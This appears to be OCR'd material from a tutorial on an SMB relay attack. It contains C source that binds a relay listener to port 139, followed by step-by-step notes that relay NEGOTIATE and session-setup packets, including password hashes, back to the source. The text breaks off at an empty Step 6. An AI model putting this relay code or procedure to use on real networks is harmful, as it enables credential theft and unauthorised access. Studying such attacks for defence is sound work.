
```
if (bConnected)
{
DWORD d, NTEContext, NTEInstance;
DWORD IP, Netmask;
printf("Connected?\n");
IP = g_RelayStartIP;
IP = ntohl(htonl(IP) + pnewconinfo->hostcount);
sockaddr.sin_addr.s_addr = IP;
if (g_bAddRelayIP)
{
Netmask = inet_addr("255.255.255.0");
d = AddIPAddress(IP, Netmask, g_RelayInterfaceNumber, &NTEContext, &NTEInstance);
if (d != NO_ERROR)
printf("Error %d adding relay IP address to interface %x: %s\n", d, g_RelayInterfaceNumber,
StrError(d));
else
```

```
printf("Relay IP address added to interface %x\n", g_RelayInterfaceNumber);
}
SOCKET relaylistensock = INVALID_SOCKET, relayconnectionsock = INVALID_SOCKET;
BOOL bConnected = TRUE;
while (bConnected && !g_bQuit)
{
relaylistensock = socket(AF_INET, SOCK_STREAM, 0);
BOOL b = TRUE;
if (setsockopt(relaylistensock , SOL_SOCKET, SO_REUSEADDR, (const char *)&b, sizeof(b) ) ==
SOCKET_ERROR)
{
printf("Error %d setting socket option SO_REUSEADDR\n", GETSOCKETERROR() );
closesocket(relaylistensock );
goto exitrelay ;
}
sockaddr.sin_addr.s_addr = IP;
sockaddr.sin_port = htons(139);
sockaddr.sin_family = AF_INET;
if (bind(relaylistensock, (LPSOCKADDR)&sockaddr, sizeof(sockaddr) ) == SOCKET_ERROR)
{
d = GETSOCKETERROR();
printf("Error %u binding to port %d at address %s\n", d, 139, inet_ntoa(sockaddr.sin_addr) );
closesocket(relaylistensock);
goto exitrelay ;
}
else
{
printf("Bound to port %d on address %s relaying for host ", 139, inet_ntoa(sockaddr.sin_addr) );
printf("%s %s\n", hostname, inet_ntoa(sourcesockaddr.sin_addr) );
}
```

Step 1:


- Screen 1: Request type: Session Request Length=68(*SMB* packet lengths in bytes)+2(lengths in bytes)+1(flags in bytes)+ 1(message type in bytes)=68+4. Print Source name and Target name.
- Screen 2: Response: Positive session Response Length=0+4







Step 2:

- Command: SMB_COM_NEGOTIATE
- Screen 1: Request type: Session Message Length=133+4
- Screen 2: Response: Session Message Length=101+4
- Screen 3: Challenge
- Exploit action: Relay the packet back to the source









Step 3:


- Command: SMB_COM_SESSION_SETUP_ANDX (anonymous null session connection to *IPC$*)
- Screen 1: Password Length: 1 0
- Screen 2: Response: Session Message Length=140+4
- Exploit action: Relay the packet back to the source






Step 4:


- Command: SMB_COM_TRANSACTION2v (*DFS* referral request)
- Screen 1: Request type: Session message Length=98+4
- Screen 2: Response: Session Message Length=35+4 (*DFS* referral request error)
- Exploit action: Relay the packet back to the source






Step 5:

- Command: SMB_COM_SESSION_SETUP_ANDX (user: wild\user)
- Screen 1: Request type: Session Message length=250+4
- Screen 2: Case insensitive password, Case sensitive password, OS, Lanman type, Domain
- Exploit action: Relay the packet back to the source






Step 6:

